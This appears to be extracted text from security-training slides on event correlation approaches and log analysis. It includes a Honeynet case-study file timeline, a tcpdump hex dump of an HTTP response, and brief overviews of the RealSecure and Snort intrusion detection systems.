


Steps in event correlation

- Event aggregation
- Event masking
- Event filtering
- Root cause analysis



Types of Event Correlation



Prerequisites for Event Correlation

Transmission of Data

- Transmitting of data from one security device to another until it **reaches a consolidation point in the automated system**
- To have a secure transmission and to reduce the risk of exposure during transmission of data, the data has to be **encrypted and authenticated**

Normalization

- After the data is gathered, it must be **formatted** again from different log formats to a single or polymorphic log that can be easily inserted into the database



Data Reduction

- After collecting the data, repeated data must be **removed** so that the data can be correlated more efficiently
- Removing unnecessary data can be done by **compressing the data, deleting repeated data, filtering** or combining similar events into a single event and sending that to the correlation engine

Event Correlation Approaches (Cont'd)




Graph-Based Approach

This approach constructs a **graph** with each node as a system component and each edge as a dependency among two components

Neural Network-Based Approach

This approach uses a **neural network** to detect the anomalies in the event stream, root causes of fault events, etc.



Codebook-Based Approach

This approach uses **codebook** to store a set of events and correlate them



Rule-Based Approach

In this approach, events are correlated according to a **set of rules** as follows: condition -> action



Event Correlation Approaches (Cont'd)

Field-Based Approach

- A basic approach where specific events are compared with **single or multiple fields** in the normalized data



Automated Field Correlation

- This method **checks and compares** all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields



Packet Parameter /Payload Correlation for Network Management

- This approach is used for correlating particular packets with other packets
- This approach can **make a list of possible new attacks** by comparing packets with attack signatures



Event Correlation Approaches (Cont'd)

Profile/Fingerprint- Based Approach

- A series of data sets can be gathered from **forensic event data** such as, isolated OS fingerprints, isolated port scans, finger information, and banner snatching to compare link attack data to other attacker profiles
- This information is used to identify whether any system is a **relay** or a **formerly compromised host**, and/or to detect the same hacker from different locations



Vulnerability-Based Approach

- This approach is used to map **IDS events** that target a particular vulnerable host with the help of a vulnerability scanner
- This approach is also used to deduce an attack on a **particular host** in advance, and it prioritizes attack data so that you can respond to trouble spots quickly



Open-Port-Based Correlation

- The open port correlation approach determines the **rate of successful attacks** by comparing it with the list of open ports available on the host and that are being attacked



Event Correlation Approaches

Bayesian Correlation

- This approach is an advanced correlation method that **assumes and predicts what an attacker** can do next after the attack by studying the statistics and probability, and uses only two variables



Time (Clock Time) or Role-based Approach

- This approach is to monitor **the computers' and computer users' behavior** and provide an alert if something anomalous is found



Route Correlation

- This approach is used to **extract the attack route information** and use that information to single out other attack data



CORRELATING LOG FILES

- Case Study: Log Analysis of Red Hat Linux 6.2 Server


```
=====
Nov 08 00 06:25:53      2836 .a. -r-xr-xr-x root    root    /t/usr/bin/uptime
Nov 08 00 06:26:15         0 m.c -rw-r--r-- root    root    /t/etc/hosts.deny
Nov 08 00 06:26:51     1024 .a. drwxr-xr-x root    root    /t/etc/rc.d/init.d
Nov 08 00 06:29:27    63728 .a. -rwxr-xr-x root    root    /t/usr/bin/ftp
Nov 08 00 06:33:42     1024 .a. drwx----- daemon  daemon  /t/var/spool/at
Nov 08 00 06:45:18       161 .a. -rw-r--r-- root    root    /t/etc/hosts.allow
Nov 08 00 06:45:18         0 .a. -rw-r--r-- root    root    /t/etc/hosts.deny
Nov 08 00 06:45:19        63 .a. -rw-r--r-- root    root    /t/etc/issue.net
Nov 08 00 06:45:24     1504 .a. -rw-r--r-- root    root    /t/etc/security/console.perms
Nov 08 00 06:51:37  2129920 m.. -rw-r--r-- drosen  drosen  <honeypot.hda8.dd-dead-8133>
=====
```

For more information:

<http://honeynet.org/challenge/results/dittrich/evidence.txt>

INVESTIGATING TCPDUMP

- Tcpdump is a program which is used for monitoring the network traffic



```
16:05:52.209620 10.7.21.77.80 > 10.18.0.100.62532: P 1:236(235)...
 4500 0113 27a4 4000 3f06 d977 0a07 154d
 0a12 0064 0050 f444 dec4 4cd8 5894 b1d4
 5018 f82f c99a 0000 4854 5450 2f31 2e31
 2033 3034 204e 6f74 204d 6f64 6966 6965
 640d 0a44 6174 653a 2046 7269 2c20 3033
 204a 616e 2032 3030 3320 3231 3a30 353a
 3532 2047 4d54 0d0a 5365 7276 6572 3a20
 4d49 5420 5765 6220 5365 7276 6572 2041
 7061 6368 652f 312e 332e 3236 204d 6172
 6b2f 312e 3420 2855 6e69 7829 206d 6f64
 5f73 736c 2f32 2e38 2e39 204f 7065 6e53
 534c 2f30 2e39 2e36 670d 0a43 6f6e 6e65
 6374 696f 6e3a 204b 6565 702d 416c 6976
 650d 0a4b 6565 702d 416c 6976 653a 2074
 696d 656f 7574 3d31 352c 206d 6178 3d39
 390d 0a45 5461 673a 2022 3236 3166 3932
 6265 2d32 342d 3365 3135 6662 3164 220d
 0a0d 0a
```

IDS LOGANALYSAIS:REALSECURE

- RealSecure monitors the security events and also make changes to the system in real-time
- It is comprised following elements:
 - Network Sensors – monitors traffic
 - OS Sensors – monitors the server
 - Console – defines the policies

IDS LOGANALYSIS :SNORT

- Snort is an open source network intrusion detection system capable of performing realtime traffic analysis, and packet logging of IP networks
- It can perform protocol analysis, content searching/matching
- Used to detect a variety of attacks and probes, such as: buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts

SUMMARY

- Audit data provide the critical information after the break-in
- An audit policy defines the types of security events
- Monitoring for intrusion and security events includes both passive and active tasks
- Log analysis and correlation is collecting the useful information from the logs and correlating them to get the whole picture